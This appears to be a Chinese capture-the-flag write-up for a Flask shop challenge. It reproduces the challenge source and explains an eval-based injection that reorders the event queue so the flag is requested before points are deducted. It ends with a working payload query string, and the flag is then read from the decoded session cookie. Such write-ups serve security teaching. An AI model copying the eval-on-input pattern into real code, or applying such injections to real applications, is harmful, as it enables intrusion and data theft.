            try:
                event_handler = eval(
                    action + ('_handler' if is_action else '_function'))
                ret_val = event_handler(args)
            except RollBackException:
                if resp is None:
                    resp = ''
                resp += 'ERROR! All transactions have been cancelled. <br />'
                resp += '<a href="./?action:view;index">Go back to index.html</a><br />'
                session['num_items'] = request.prev_session['num_items']
                session['points'] = request.prev_session['points']
                break
            except Exception, e:
                if resp is None:
                    resp = ''
                # resp += str(e) # only for debugging
                continue
            if ret_val is not None:
                if resp is None:
                    resp = ret_val
                else:
                    resp += ret_val
    if resp is None or resp == '':
        resp = ('404 NOT FOUND', 404)
    session.modified = True
    return resp


@app.route(url_prefix+'/')
def entry_point():
    querystring = urllib.unquote(request.query_string)
    request.event_queue = []
    if querystring == '' or (not querystring.startswith('action:')) or len(querystring) > 100:
        querystring = 'action:index;False#False'
    if 'num_items' not in session:
        session['num_items'] = 0
        session['points'] = 3
        session['log'] = []
    request.prev_session = dict(session)
    trigger_event(querystring)
    return execute_event_loop()

# handlers/functions below --------------------------------------


def view_handler(args):
    page = args[0]
    html = ''
    html += '[INFO] you have {} diamonds, {} points now.<br />'.format(
        session['num_items'], session['points'])
    if page == 'index':
        html += '<a href="./?action:index;True%23False">View source code</a><br />'
        html += '<a href="./?action:view;shop">Go to e-shop</a><br />'
        html += '<a href="./?action:view;reset">Reset</a><br />'
    elif page == 'shop':
        html += '<a href="./?action:buy;1">Buy a diamond (1 point)</a><br />'
    elif page == 'reset':
        del session['num_items']
        html += 'Session reset.<br />'
    html += '<a href="./?action:view;index">Go back to index.html</a><br />'
    return html


def index_handler(args):
    bool_show_source = str(args[0])
    bool_download_source = str(args[1])
    if bool_show_source == 'True':

        source = open('eventLoop.py', 'r')
        html = ''
        if bool_download_source != 'True':
            html += '<a href="./?action:index;True%23True">Download this .py file</a><br />'
            html += '<a href="./?action:view;index">Go back to index.html</a><br />'

        for line in source:
            if bool_download_source != 'True':
                html += line.replace('&', '&amp;').replace('\t', '&nbsp;'*4).replace(
                    ' ', '&nbsp;').replace('<', '&lt;').replace('>', '&gt;').replace('\n', '<br />')
            else:
                html += line
        source.close()

        if bool_download_source == 'True':
            headers = {}
            headers['Content-Type'] = 'text/plain'
            headers['Content-Disposition'] = 'attachment; filename=serve.py'
            return Response(html, headers=headers)
        else:
            return html
    else:
        trigger_event('action:view;index')


def buy_handler(args):
    num_items = int(args[0])
    if num_items <= 0:
        return 'invalid number({}) of diamonds to buy<br />'.format(args[0])
    session['num_items'] += num_items
    trigger_event(['func:consume_point;{}'.format(
        num_items), 'action:view;index'])


def consume_point_function(args):
    point_to_consume = int(args[0])
    if session['points'] < point_to_consume:
        raise RollBackException()
    session['points'] -= point_to_consume
```

```
def show_flag_function(args):
    flag = args[0]
    # return flag # GOTCHA! We noticed that here is a backdoor planted by a hacker which will print the flag, so we disabled it.
    return 'You naughty boy! ;) <br />'


def get_flag_handler(args):
    if session['num_items'] >= 5:
        # show_flag_function has been disabled, no worries
        trigger_event('func:show_flag;' + FLAG())
    trigger_event('action:view;index')


if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0')
```

分析一下：

```
# flag获取函数def FLAG()

# 以下三个函数负责对参数进行解析。
# 1. 添加log，并将参数加入队列def trigger_event(event)

# 2. 工具函数，获取prefix与postfix之间的值
def get_mid_str(haystack, prefix, postfix=None):

# 3. 从队列中取出函数，并分析后，进行执行。（稍后进行详细分析）
def execute_event_loop()

# 网站入口点
def entry_point()

# 页面渲染，三个页面:
index/shop/resetdef view_handler()

# 下载源码
def index_handler(args)

# 增加钻石
def buy_handler(args)

# 计算价钱，进行减钱
def consume_point_function(args)

# 输出flagdef show_flag_function(args)
def get_flag_handler(args)
```

有这么两个跟 `flag` 有关的函数：

```
def show_flag_function(args):
    flag = args[0]
    #return flag # GOTCHA! We noticed that here is a backdoor planted by a hacker which will print the flag, so we disabled it.
    return 'You naughty boy! ;) <br />'
def get_flag_handler(args):
    if session['num_items'] >= 5:
        trigger_event('func:show_flag;' + FLAG())
    trigger_event('action:view;index')
```

可以看到show_flag_function()无法直接展示出 flag，先看看get_flag_handler()中用到的trigger_event()函数：

```
def trigger_event(event):
    session['log'].append(event)
    if len(session['log']) > 5: session['log'] = session['log'][-5:]
    if type(event) == type([]):
        request.event_queue += event
    else:
```

这个函数往 session 里写了日志，而这个日志里就有 flag，并且 flask 的 session 是可以被解密的。只要后台成功设置了这个 session 我们就有机会获得 flag。

但若想正确调用show_flag_function()，必须满足session[‘num_items’] >= 5。

购买num_items需要花费points，而我们只有 3 个points，如何获得 5 个num_items？

先看看购买的机制：

```
def buy_handler(args):
    num_items = int(args[0])
    if num_items <= 0: return 'invalid number({}) of diamonds to buy<br />'.format(args[0])
    session['num_items'] += num_items
    trigger_event(['func:consume_point;{}'.format(num_items), 'action:view;index'])
def consume_point_function(args):
    point_to_consume = int(args[0])
    if session['points'] < point_to_consume: raise RollBackException()
    session['points'] -= point_to_consume
```

buy_handler()这个函数会先把num_items的数目给你加上去，然后再执行consume_point_function()，若points不够consume_point_function()会把num_items的数目再扣回去。
其实就是先给了货后，无法扣款，然后货被拿跑了

那么我们只要赶在货被抢回来之前，先执行get_flag_handler()即可。
函数trigger_event()维护了一个命令执行的队列，只要让get_flag_handler()赶在consume_point_function()之前进入队列即可。看看最关键的执行函数：

```
def execute_event_loop():
    valid_event_chars = set(
        'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_0123456789:;#')
    resp = None
    while len(request.event_queue) > 0:
        # `event` is something like "action:ACTION;ARGS0#ARGS1#ARGS2......"
        event = request.event_queue[0]
        request.event_queue = request.event_queue[1:]
        if not event.startswith(('action:', 'func:')):
            continue
        for c in event:
            if c not in valid_event_chars:
                break
        else:
            is_action = event[0] == 'a'
            action = get_mid_str(event, ':', ';')
            args = get_mid_str(event, action+';').split('#')
            try:
                event_handler = eval(
                    action + ('_handler' if is_action else '_function'))
                ret_val = event_handler(args)
            except RollBackException:
                if resp is None:
                    resp = ''
                resp += 'ERROR! All transactions have been cancelled. <br />'
                resp += '<a href="./?action:view;index">Go back to index.html</a><br />'
                session['num_items'] = request.prev_session['num_items']
                session['points'] = request.prev_session['points']
                break
```

仔细分析execute_event_loop，会发现里面有一个eval函数，而且是可控的！

利用eval()可以导致任意命令执行，使用注释符可以 bypass 掉后面的拼接部分。

若让eval()去执行trigger_event()，并且在后面跟两个命令作为参数，分别是buy和get_flag，那么buy和get_flag便先后进入队列。

根据顺序会先执行buy_handler()，此时consume_point进入队列，排在get_flag之后，我们的目标达成。

所以最终 Payload 如下：

```
action:trigger_event%23;action:buy;5%23action:get_flag;
```